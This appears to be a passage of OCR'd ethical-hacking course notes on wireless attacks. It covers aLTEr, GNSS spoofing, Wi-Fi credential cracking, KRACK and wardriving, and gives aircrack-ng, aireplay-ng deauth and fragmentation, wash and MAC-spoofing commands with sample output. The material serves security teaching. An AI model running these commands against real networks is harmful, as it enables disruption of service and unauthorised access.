<b>(Fake virtual Tower)</b></td><td>
<table>
<tr><td>


The steps involved in an aLTEr attack are summarized as follows.

- <b>The attacker installs a malicious tower masquerading as a real tower.</b>
- The attacker determines the user's position and sends a packet that appears as a valid request to the real tower.
- The real tower responds with the requested web link.
- The attacker connects the user to unwanted or harmful websites.
</td><td>

- Long-Term Evolution (LTE), or 4G, is wireless broadband communication standard developed as a successor to 3G to improve the speed and security of wireless mobile networks. It features bandwidth scalability and supports preceding technologies, such as the Global System for Mobile Communications (GSM; 2G) and Universal Mobile Telecommunications System (UMTS; 3G). Although the technology is designed to overcome all the shortcomings of wireless networks, it is susceptible to data hijacking attacks.
- <b>The aLTEr attack is usually performed on LTE devices that encrypt user data in the AES counter (AES-CTR) mode, which provides no integrity protection.</b>
- To perform this attack, the attacker installs a <b>virtual (fake) communication tower between two authentic endpoints to mislead the victim</b>. The attacker uses this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session. Upon receiving the user's request, the attacker manipulates the traffic with the virtual tower and redirects the victim to malicious websites.
- This attack is carried out on "Layer 2," known as the datalink layer, which is responsible for sharing information through wireless networks with standard data encryption technologies. It also enables multiple users to access the network resources and defines how to transfer data between two nodes without any obstacles. By leveraging vulnerabilities or design flaws within this layer, the attacker attempts to take control over browsing data and modifies user inputs with a spoofed DNS server, redirecting the user to unintended or harmful websites.
</td></tr>
</table>
</td></tr>
<tr><td>GNSS Spoofing</td><td>
<table>
<tr><td><b>GNSS</b></td><td>

- <b>The Global Navigation Satellite System (GNSS)</b> is a satellite constellation that transmits signals to GNSS receivers.
- The most well-known system, GPS (Global Positioning System), was developed by the U.S. Department of Defense. There are other GNSS systemslike Russia's GLONASS, Europe's Galileo, and China's BeiDou, each developed by their respective countries.
- GNSS operates independently of phone or internet signals, although these can enhance its usefulness.
- GNSS is used for various purposes like navigation, positioning, tracking, and even time synchronization.
- Different GNSS systems might have slight variations in their operation and accuracy.
- GNSS receivers are deployed on multiple electronic systems such as mobile phones and vehicles. The communication in the GNSSsystem occurs between satellites and GNSS receivers via a controller.
</td></tr>
</table>

- <b>GNSS spoofing is a procedure in which an attacker modifies the target user's legitimate GNSS signal measurements —position, navigation, and time (PNT)—with malefic signals and broadcasts the same signals to the target user's GNSS receiver</b>. On receiving the malicious signal, the user's GNSS receiver believes it to be authentic. Consequently, the attacker can force victims into false positioning and timing.
- Similar to a jamming attack, spoofing causes another form of interference, which forces users into believing that they are located at a false position

- <b>GNSS Spoofing Techniques</b>


<table>
<tr><td><b>Interrupting the Lock Mechanism</b></td><td>


- Attackers aim to discover a GNSS receiver's new lock via a faulty signal.
- Attackers initiate this process by radiating a jamming signal inside the GNSS receiver, where the receiver requests for the next acquisition. Then, a signal simulator is used to generate a false signal, transmit it to the GNSS targeted receiver, and gain the new lock data of the receiver.
</td></tr>
<tr><td><b>Drag-off Strategy</b></td><td>

- <b>Attackers track the receiver's position and identify the deviation from the original location to a fake one.</b>
- Attackers initiate this technique by mirroring the original navigation signals, injecting a progressive misalignment between those signals, and forwarding them to the GNSS receiver.
- <b>The drag-off strategy is an effective attack that protects attackers from detection by radar systems.</b>
</td></tr>
<tr><td></td><td></td></tr>
</table>
</td></tr>
</table>

Cancellation Methodology	• **Attackers use dual signal transmission to cancel out individual spoofed signals by introducing false satellite data**. The targeted signals are initially spoofed, where the latter is added with a false component that deceives the targeted GNSS receiver. This method is beneficial to the attacker in terms of extracting the code phase data but limited in terms of obtaining the amplitude matching and carrier phase.
Meaconing Method	• Attackers aim to **block and re-broadcast the original signals for masking the actual signal toward the targeted receiver**. • This attack is effective with mono-and multi-antenna meaconers that control multiple satellites and allows attackers to manipulate the original signal with false positioning data and delay timings. • Attackers prefer this method when it is impossible for a spoofer to generate a spreading sequence.

Authentication Attacks

<table>
<tr><td>What ?</td><td>The objective of authentication attacks is to steal the identity of Wi-Fi clients, their personal information, login credentials, etc. to gain unauthorized access to network resources. The below table summarizes different types of authentication attacks on wireless networks.</td></tr>
<tr><td>PSK Cracking</td><td>• **Recovering a WPA Pre-shared key (PSK) from captured key handshake frames using a dictionary attack tool.**
• **Cowpatty, KisMAC, Fern Wifi Cracker**</td></tr>
<tr><td>LEAP Cracking</td><td>• **Recovering user credentials from captured 802.1X Lightweight EAP (LEAP) packets** using a dictionary attack tool to crack the NT password hash
• **Asleap, THC-LEAPcracker**</td></tr>
<tr><td>VPN Login Cracking</td><td>• Gaining user credentials (e.g., Point-to-Point Tunneling Protocol (PPTP) password or Internet Protocol Security (IPsec) pre-shared secret key) using brute-force attacks on virtual private network (VPN) authentication protocols.
• **ike_scan and IKECrack (IPsec), Anger and THC-pptp-bruter (PPTP)**</td></tr>
<tr><td>Domain Login Cracking</td><td>• Recovering user credentials (e.g., Windows login and password) by cracking **NetBIOS password hashes** with a brute-force or dictionary-attack tool.
• **John the Ripper, L0phtCrack, THC-Hydra**</td></tr>
<tr><td>Key Reinstallation Attack</td><td>• **Key Reinstallation Attack (KRACK)**
• The key reinstallation attack (KRACK) **exploits the flaws in the implementation of the four-way handshake process** in the **WPA2** authentication protocol, which is used to establish a connection between a device and an AP.
• All secure Wi-Fi networks use the four-way handshake process to establish connections and to **generate a fresh encryption key** that will be used to encrypt the network traffic
<table>
<tr><td>
Message 1 (ANonce)
Message 2 (Signed SNonce)
Message 3 (Signed ANonce, Encryption Key Installation)
Message 4 (Acknowledgement)
Access Point
1
2
3
4
ıx

</td><td>• **AP initiates (Message 1):**
    • The AP generates a random number called a "Authenticator Nonce" (**Anonce**).
    • The AP sends a message to your device containing the Anonce.
• **Client responds (Message 2):**
    • Your device receives the Anonce.
    • Using the **PSK** and Anonce, your device calculates two important keys:
        ○ **Pairwise Transient Key (PTK)** - Used for encrypting data traffic between you and the AP.
        ○ **Group Temporal Key (GTK)** - Used for multicast traffic (like network announcements).
    • Your device creates a random number called "Supplicant (Signed) Nonce" (**SNonce**).
    • It sends a message back to the AP containing the **SNonce and a Message Integrity Check (MIC)** value. The MIC is a cryptographic hash that ensures the message hasn't been tampered with.
• **AP verifies and responds (Message 3):**
    • The AP receives your message with SNonce and MIC.
    • It calculates the same **PTK and GTK using the PSK and Anonce**.
    • The AP verifies the MIC to ensure the message is legitimate.
    • It sends a message back containing an **encrypted version of the GTK and another MIC** for verification.
• **Client acknowledges and encrypts (Message 4):**
    • Your device receives the encrypted GTK and MIC from the AP.
    • It decrypts the GTK using the PTK.
    • It verifies the MIC for message integrity.
    • Now, both your device and the AP have the **PTK and GTK.**
    • Your device sends a final message acknowledging successful key installation.
    • From this point on, **all communication between your device and the AP is encrypted using the PTK.**</td></tr>
<tr><td>
Message 1 (ANonce)
Message 2 (Signed SNonce)
Message 3 (Signed ANonce, Encryption Key Installation)
1
2
3
4
Android/Linux User
Access Point
Attacker intercepts the traffic
Packet will travel through attacker's cloned access point
Attacker can now read all the packets that the victim sends
Attacker with cloned access point

</td><td>• The attacker exploits the four-way handshake of the WPA2 protocol by forcing Nonce reuse.
• In this attack, the attacker captures the victim's ANonce key that is already in use to manipulate and replay cryptographic handshake messages.
• This attack works against all modern protected Wi-Fi networks (both WPA and WPA2); personal and enterprise networks; and the ciphers WPA-TKIP, AES-CCMP, and GCMP.
• It allows the attacker to steal sensitive information such as credit-card numbers, passwords, chat messages, emails, and photos. Any device that runs Android, Linux, Windows, Apple, OpenBSD, or MediaTek are vulnerable to some variant of the KRACK attack.</td></tr>
</table></td></tr>
<tr><td>Identity Theft</td><td>• Capturing user identities from cleartext 802.1X Identity Response packets.
• Packet capturing tools</td></tr>
<tr><td>Shared Key Guessing</td><td>• Attempting 802.11 shared key authentication with the **vendor default or cracked WEP keys**.
• **WEP cracking tools, Wifite**</td></tr>
<tr><td>Password Speculation</td><td>• Repeatedly attempting 802.1X authentication using a **captured identity to guess the user's password**.
• Password dictionary</td></tr>
<tr><td>Application Login Theft</td><td>• Capturing user credentials (e.g., email address and password) from cleartext application protocols.
• Ace Password Sniffer, dsniff, Wi-Jacking Attack</td></tr>
</table>

LO#04: Demonstrate Wireless Hacking Methodology

What ?	• To hack wireless networks, an attacker follows a hacking methodology involving systematic steps to perform a successful attac k on a target wireless network. This section explains the steps of the wireless hacking methodology. • The wireless hacking methodology helps an attacker reach the goal of hacking a target wireless network. An attacker usually f ollows a hacking methodology to be sure of finding every single-entry point to break into the target network. • The objective of the wireless hacking methodology is to compromise a Wi-Fi network in order to gain unauthorized access to network resources.

WIFI Discovery

What ?	• The first step is to find a Wi-Fi network or device. • An attacker performs Wi-Fi discovery to locate a target wireless network using tools such as **inSSIDer**, **NetSurveyor**, etc. • Wi-Fi discovery procedures include footprinting the wireless networks and finding the appropriate target network that is in rang e to launch an attack.


<table>
<tr><td>Wireless Network Footprinting</td><td>
• An attack on a wireless network begins with its discovery and footprinting. **Footprinting involves locating and analyzing (or understanding) the network**. To footprint a wireless network, an attacker needs to identify the **BSS provided by the AP**. An attacker may identify the BSS or independent BSS (IBSS) with the help of the SSID of the wireless network. Therefore, the attacker needs to determine the SSID of the target wireless network, which can be used to establish an association with an AP to compromise its security.
• An attacker can use the following two footprinting methods to detect the SSID of a wireless network:
<table>
<tr><td>**Passive Footprinting Method**</td><td>• Using the passive method, an attacker detects the **existence of an AP by sniffing the packets from airwaves**.
• This discloses wireless devices, APs, and the SSID. In the passive footprinting method, the attacker **neither attempts to connect with any APs or wireless clients nor injects any data packet into the wireless traffic**.</td></tr>
<tr><td>**Active Footprinting Method**</td><td>• In this method, the **attacker's wireless device sends a probe request with the SSID to an AP and waits for a response**. If the wireless device does not have the SSID in advance, it can send a probe request with an **empty SSID**.
• **In the case of a probe request with an empty SSID, most APs respond with their own SSID in a probe response packet.** Consequently, empty SSIDs are useful in learning the SSIDs of APs. In this method, the attacker knows the correct BSS to associate with and can configure the AP to ignore a probe request with an empty SSID.
• An attacker can scan for Wi-Fi networks with the help of wireless network scanning tools such as **NetSurveyor** and **Wi-Fi Scanner**. The SSID is present in beacons, probe requests, and responses, as well as association and re-association requests.
• **An attacker can obtain the SSID of a network through passive scanning**. **An attacker who fails to obtain the SSID through passive scanning can detect it through active scanning**. Subsequently, the attacker can connect to the wireless network and launch attacks.
• Wireless network scanning allows sniffing by tuning into various radio channels of the devices.</td></tr>
</table>
</td></tr>
<tr><td>Finding Wi-Fi Networks in Range to Attack</td><td>
• The first task for an attacker searching for Wi-Fi targets is to check potential networks that are in range to find the best one to attack.
• Attackers use various **Wi-Fi chalking techniques** such as **WarWalking**, **WarChalking**, **WarFlying**, and **WarDriving** to find a target Wi-Fi network.
• Following are some wi-fi chalking techniques:
<table>
<tr><td>**WarWalking:**</td><td>• Attackers **walk** around with Wi-Fi-enabled laptops installed with a **wireless discovery tool** to map out open wireless networks.</td></tr>
<tr><td>**WarChalking:**</td><td>• **Symbols** are drawn in public places to advertise open Wi-Fi networks
•


Figure 16.39: Wi-Fi chalking symbols</td></tr>
<tr><td>**WarFlying:**</td><td>• Attackers use **drones** to detect open wireless networks.</td></tr>
<tr><td>**WarDriving:**</td><td>• Attackers **drive** around with Wi-Fi-enabled laptops installed with a wireless discovery tool to map out open wireless networks.
• WarDriving can be used to discover Wi-Fi networks with the following procedure.
1. Register with **WiGLE** (https://wigle.net) and download map packs of the target area to view the plotted APs on a map.
2. Connect the laptop to an antenna and a GPS device via a USB serial adapter and board a car.
3. Install and launch **NetStumbler** and **WiGLE client software** and turn on the GPS device.
4. Drive the car at speeds of **35 mph or below** (at higher speeds, the Wi-Fi antenna will not be able to detect Wi-Fi networks).
5. Capture and save the **NetStumbler log files** that contain the GPS coordinates of the APs.
6. Upload this log file to WiGLE, which automatically plots the points on a map.</td></tr>
</table>
• Attackers use the following tools to discover Wi-Fi networks for launching attacks:
• Laptop with a Wi-Fi card
• External Wi-Fi antenna
• Network discovery software
• Some of the tools used to discover Wi-Fi networks in range to attack are **inSSIDer**, **NetSurveyor**, **Wi-Fi Scanner**, and **Acrylic Wi-Fi Home**
</td></tr>
<tr><td>Finding WPS-Enabled APs</td><td>
• Wi-Fi Protected Setup (WPS) is a router feature that makes it easier to connect devices to a secure wireless network **without manually entering the network password**. Instead, you can create a secure network by pressing the WPS button. WPS works with wireless networks that use the Wifi Protected Access Personal (WPA) or Wifi Protected Access2 (WPA2) Personal security protocols. Once you've set up your network and connected your devices, you can disable WPS if you don't plan on connecting any more devices in the near future
• Attackers use the **Wash command-line utility** to identify WPS-enabled APs in the target wireless network.
• This utility also helps attackers check whether the AP is in a locked state. Most WPS-enabled routers are locked automatically when incorrect credentials are entered more than 5 times consecutively, and they can be unlocked only in the administrator interface of the router manually. The Wash command supports the 5 GHz channel and can be used by installing the Reaver package.
• Attackers use the following command to discover the access point, extended service set identifier (ESSID), and BSSID of a device or router:
# sudo wash -i wlan0
</td></tr>
<tr><td>Wi-Fi Discovery Tools</td><td>&lt;See Tools for more information&gt;</td></tr>
</table>

GPS Mapping

<table>
<tr><td>What ?</td><td>
• The second step in the wireless hacking methodology is GPS mapping.
• An attacker who discovers a **target wireless network can proceed toward wireless hacking by drawing a map of the network.** In this step, the attacker may use various automated tools to map the target wireless network.
• The Global Positioning System (GPS) is a space-based satellite navigation system that provides the location of physical entities on Earth, along with the time when they were present at that location.
• Using a GPS utility, anyone can find a specific location on Earth and its geographical features.
• **An attacker uses this GPS utility to locate and map the target wireless network in a particular geographical area** A GPS receiver calculates position, time, and velocity by processing specifically coded satellite signals. **Attackers know that the presence of free Wi-Fi networks in an area may indicate the existence of an unsecured network**.
• Attackers usually create maps of **discovered Wi-Fi networks and a database with statistics collected using Wi-Fi discovery tools such as inSSIDer Office and NetSurveyor.** GPS is useful in tracking the location of discovered Wi-Fi networks and the coordinates uploaded to sites such as **WiGLE**.
• According to the webpage, WiGLE is a collaborative database of wireless networks. It is used to track and map WiFi networks around the world. Users can upload information about WiFi networks that they have discovered, and this information is then added to the WiGLE database. This database can be used by other users to find WiFi networks in their area.
• https://wigle.net/
• Attackers can share such information with the hacking community or sell it for profit.
• **Note: WiGLE currently supports DStumbler, G-Mon, inSSIDer, KisMAC, Kismet, MacStumbler, NetStumbler, Pocket Warrior, Wardrive-Android, WiFiFoFum, WiFi-Where, WiGLE WiFi Wardriving, and Apple consolidated DB formats.**
</td></tr>
</table>

GPS Mapping Tools	<See Tools for more information>

Wireless Traffic Analysis

What ?	• The third step in the wireless hacking methodology is to **analyze the traffic of the discovered wireless network**. An attacker performs wireless traffic analysis before launching actual attacks on the wireless network. This analysis helps the attacker determine the vulnerabilities and s usceptible victims in the target network as well as the appropriate strategy for a successful attack. • The attacker uses various tools and techniques to analyze the traffic of the target wireless network. **Wi-Fi protocols are unique to Layer 2, and traffic over the air is not serialized, which makes it easy to sniff and analyze wireless packets**. Attackers analyze a wireless network to determine the broadcasted SSID, presence of multiple APs, possibility of recovering SSIDs, authentication method used, WLAN encryption algorithms, etc. • Attackers use Wi-Fi packet sniffing tools such as **AirMagnet WiFi Analyzer PRO**, **Wireshark**, **SteelCentral Packet Analyzer**, **OmniPeek Network Protocol Analyzer**, and **CommView for Wi-Fi** to capture and analyze the traffic of a target wireless network.
Choosing the Optimal Wi-Fi Card	• Choosing the optimal Wi-Fi card is very important for an attacker because tools such as **aircrack-ng** and **KisMAC** work only with selected wireless chipsets. An attacker considers the following when choosing the optimal Wi-Fi card


Determine the Wi-Fi requirements:	• An attacker may want to listen to wireless network traffic or both listen to and inject packets. • **Windows** systems can listen to network traffic but do not have the capability of injecting data packets, whereas **Linux** has the capability of both listening and injecting packets. • Based on these issues, the attacker chooses the OS; hardware format, such as Personal Computer Memory Card International Association (PCMCIA) and USB; and features, such as listening, injection, or both.
Learn the capabilities of a wireless card	• Wireless cards have two manufacturers. One is the brand of the card, and the other is the chipset manufacturer. Knowing the c ard manufacturer and model is not sufficient to choose the Wi-Fi card. The attacker must also know about the chipset of the card. Most card manufacturers are reluctant to reveal the chipset used in their cards, but this information is critical for the attacker beca use it allows the attacker to determine the supported OS, the required software drivers, and limitations
Determine the chipset of the Wi-Fi card:	• An attacker can determine the chipset of a Wi-Fi card using the following techniques. • Search the Internet. • View Windows driver filenames, which often reveal the chipset name. • Check the manufacturer's page. • The wireless chip can be directly viewed for some cards. Often, the chipset number can also be observed. • The Federal Communications Commission (FCC) ID Search can be used to look up detailed information on the device if an FCC identification number is printed on the board. This search will return information on the manufacturer, model, and chipset. • Card manufacturers occasionally change the card chipset while retaining the model number. Manufacturers may call this a "card revision" or "card version." Therefore, an attacker's search must include the version or revision. The method to determine it may vary by OS. The site https://wireless.wiki.kernel.org/en/users/Drivers may provide compatibility information
Verify the chipset capabilities	Before choosing a Wi-Fi card, the attacker must verify that the chipset is compatible with the OS and that it meets all requirements
Determine the drivers and patches required:	Attackers must determine the drivers required for the chipset and any patches required for the OS.

Sniffing Wireless Traffic	• Sniffing is a type of eavesdropping in which attackers intercept all ongoing wireless communication. • Attackers perform wireless sniffing by simply tuning a receiver to the target transmission frequency and identifying the targ et communication protocol used. • Attackers analyze the captured traffic to perform further attacks on the target network. • To sniff wireless traffic, an attacker needs to enable the monitor mode on their Wi -Fi card. All Wi-Fi cards do not support the monitor mode in Windows. The following link can be used to check whether a Wi-Fi card supports https://secwiki.org/w/Npcap/WiFi_adapters • Attackers use tools such as **Wireshark with Npcap, SteelCentral Packet Analyzer, OmniPeek Network Protocol Analyzer, CommView for Wi -Fi, and Kismet** to sniff wireless networks. • <See Tools for more information>
Perform Spectrum Analysis	• An attacker can use **spectrum analyzers** to discover the presence of wireless networks. • The spectrum analysis of wireless networks enables an attacker to actively monitor the spectrum usage in a particular area an d detect the spectrum signal of the target network. It also helps the attacker measure the spectrum power of known and unknown signals. • Spectrum analyzers employ statistical analysis to plot spectrum usage, **quantify "air quality," and isolate transmission sources**. • RF technicians use RF spectrum analyzers to install and maintain wireless networks and identify sources of interference. Wi -Fi spectrum analysis also helps in the detection of wireless attacks, including DoS attacks, authentication/encryption attacks, and network penetration attacks. • <See Tools for more information>

Launch Wireless Attacks

What ?	• After completing the wireless network discovery, mapping, and analysis of the target wireless network, an attacker will be in a position to launch an attack on the target wireless network. The attacker may launch various types of attacks such as **fragmentation attacks, MAC spoofing attacks, DoS attacks, and Address Resolution Protocol (ARP) poisoning attacks**. This section describes wireless attacks and how they are performed • **Aircrack-ng Suite:** Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2 PSK cracker, and analysis tool for 802.11 wireless networks. This program runs under Linux and Windows. • <See Tools for more information>

Detection of Hidden SSIDs



Command Prompt

```
C:\>airmon-ng start eth1
C:\>airodump-ng  --ivs --write capture eth1
BSSID              PWR  RXQ   Beacons  #Data, #/s  CH  MB   ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF   99    5      60       3     0   1  54e  OPN              IAMROGER
02:24:2B:CD:68:EE   99    9      75       2     0   5  54e  OPN              COMPANYZONE
00:14:6C:95:6C:FC   99    0      15       0     0   9  54e  WEP  WEP         HOME
00:22:3F:AE:68:6E   76   70     157       1     0  11  54e  WEP  WEP         <length: 10>

BSSID              Station            PWR   Rate   Lost  Packets  Probes
00:22:3F:AE:68:6E  00:17:9A:C3:CF:C2   -1   1-0     0       1
00:22:3F:AE:68:6E  00:1F:5B:BA:A7:CD   76   1e-54   0       6
```

Step 1: Run airmon-ng in monitor mode

Step 2: Start airodump-ng to discover SSIDs on interface

Command Prompt

```
C:\>aireplay-ng -0 11 -a 00:22:3F:AE:68:6E
```

Step 3: De-authenticate (deauth) the client to reveal hidden SSID using Aireplay-ng

Command Prompt

```
BSSID              PWR RXQ  Beacons #Data, #/s  CH MB  ENC CIPHER AUTH ESSID
00:22:3F:AE:68:6E  76    70   157      1     0  11 54e WEP  WEP        Secret_SSID
```


Step 4: Switch to airodump to see the revealed SSID

- Based on the principle of security through obscurity, many organizations **hide the SSID of their wireless network by not broadcasting it**.
- This is a part of the security policy of many organizations because an attacker may take advantage of the SSID to breach the security of their wireless networks. However, hiding SSIDs does not increase security. An attacker can reveal a hidden SSID using the **aircrack-ng suite** through the steps given on left

Fragmentation Attack

- A successful fragmentation attack can obtain **1500 bytes of a pseudo-random generation algorithm (PRGA)**.
- **However, this attack does not directly recover the WEP key**.
- At least one data packet must be received from the target AP to initiate this attack.
- **The aircrack-ng suite helps the attacker obtain a small amount of keying material from the packet, following which it attempts to send ARP and/or logical link control (LLC) packets with known content to the AP.**
- The attacker can gather a larger amount of keying information from the replay packet if the AP echoes this packet.
- An attacker repeats this cycle several times to obtain the **PRTG**.

- The attacker can use PRGA with **packetforge-ng** to generate packets for injection attacks.



```
C:\>aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0
Waiting for a data packet...
Read 96 packets...
        Size: 120, FromDS: 1, ToDS: 0 (WEP)
        BSSID  =  00:14:6C:7E:40:80
        Dest. MAC  =  00:0F:B5:AB:CB:9D
        Source MAC  =  00:D0:CF:03:34:8C
0x0000:  0842 0201 000f b5ab cb9d 0014 6c7e 4080  .B..........l~@.
0x0010:  00d0 cf03 348c e0d2 4001 0000 2b62 7a01  ....4...@...+bz.
0x0020:  6d6d b1e0 92a8 039b ca6f cecb 5364 6e16  mm.......o..Sdn.
0x0030:  a21d 2a70 49cf eef8 f9b9 279c 9020 30c4  ..*pI.....'.. 0.
0x0040:  7013 f7f3 5953 1234 5727 146c eeaa a594  p...YS.4W'.l....
0x0050:  fd55 66a2 030f 472d 2682 3957 8429 9ca5  .Uf...G-&.9W.)..
0x0060:  517f 1544 bd82 ad77 fe9a cd99 a43c 52a1  Q .D...w.....<R.
0x0070:  0505 933f af2f 740e                      ...?./t.
Use this packet ? y
```


```
Saving chosen packet in replay_src-0124-161120.cap
Data packet found!
Sending fragmented packet
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 384 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Saving keystream in fragment-0124-161129.xor
Now you can build a packet with packetforge-ng out of that
1500 bytes keystream
```

PRGA is stored in the file

Figure 16.55: Screenshot displaying the execution of a fragmentation attack using aireplay-ng

MAC Spoofing Attack /Bypass MAC filtering

- A MAC address is a unique identifier hard-coded in the circuit of a network card by its manufacturer. Some networks implement MAC address filtering as a security measure.
- **In MAC spoofing, attackers change their MAC address to that of an authenticated user to bypass the MAC filtering configured i n an AP**. To spoof a MAC address, the attacker simply needs to set the value returned by **ifconfig** to another hex value in the format of **aa:bb:cc:dd:ee:ff**.
- **This change is made through the sudo command, which requires the root password**.
- Attackers use MAC spoofing tools such as **Technitium MAC Address Changer** and **MAC Address Changer** to change the MAC address.



```
[root@localhost root]# ifconfig wlan0 down
[root@localhost root]# ifconfig wlan0 hw ether 02:25:ab:4c:2a:bc
[root@localhost root]# ifconfig wlan0 up
```

Logging as root and disable the network interface


Enter the new MAC address

Bring the interface back up

<See Tools for more information>

Disassociation Attack

- In a disassociation attack, the **attacker makes the victim unavailable to other wireless devices by destroying the connectivity between the AP and client** .




Client is authenticated and associated with the AP
1
Client connects to the network
Client is still authenticated but no longer associated with the AP
3
Client attempting to connect
Access Point
Attacker sends a disassociate request packet to take a single client offline
2
Attacker

Figure 16.58: Disassociation attack

Client will still remain authenticated but will be dis-associated with the AP.

De-authentication Attack

- **In a de-authentication attack, the attacker floods station(s) with forged de-authenticates or disassociates to disconnect users from an AP.**



Deauth command:

```
aireplay-ng --deauth 25 -h <TARGET
MAC> -b <AP MAC> ath1
```

Client is authenticated and associated with the AP
1
Client is no longer authenticated or associated with the AP
3
Client fully connected
Access Point
2
Attacker sends a de-authenticate request packet to take a single client offline
Attacker

Figure 16.59: De-authentication attack

Client is no longer authenticated or associated with the AP.

Man-in-the-Middle Attack


- A man-in-the-middle (MITM) attack is an **active Internet attack** in which the attacker attempts to **intercept, read, or alter information** transmitted between two computers.
- MITM attacks are associated with 802.11 WLANs as well as wired communication systems

Eavesdropping

- Eavesdropping is easy in a wireless network because no physical medium is used for communication.
- An attacker in the vicinity of a wireless network can receive radio waves on the wireless network without much effort or equi pment. Furthermore, the attacker can examine the entire data frame sent across the network or store it for later assessment.
- Several layers of encryption need to be implemented to prevent attackers from obtaining sensitive information. **WEP or data-link encryption can be used in these layers**. Further, a security mechanism such as IPsec, SSH, or SSL must be used, failing which sent data may be available to attackers. However, as demonstrated in a previous section, an **attacker can crack WEP with tools freely available on the Internet**. Accessing email using the Post Office Protocol (POP) or Internet Message Access Protocol (IMAP) is risky because these protocols can se nd an email over a wireless network without any form of extra encryption. A skilled hacker can potentially log gigabytes of WEP -protected traffic, post-process the data, and break the encryption.


Manipulation

- Manipulation is a level beyond eavesdropping. It occurs when an attacker receives the victim’s encrypted data, **manipulates** it, and retransmits the manipulated data to the victim. In addition, an attacker can **intercept** packets with encrypted data and **change the destination** address to forward these packets across the Internet
- An attacker performs an MITM attack through the following steps.



1. Attacker sniffs the victim's wireless parameters (the MAC address, ESSID/BSSID, number of channels)
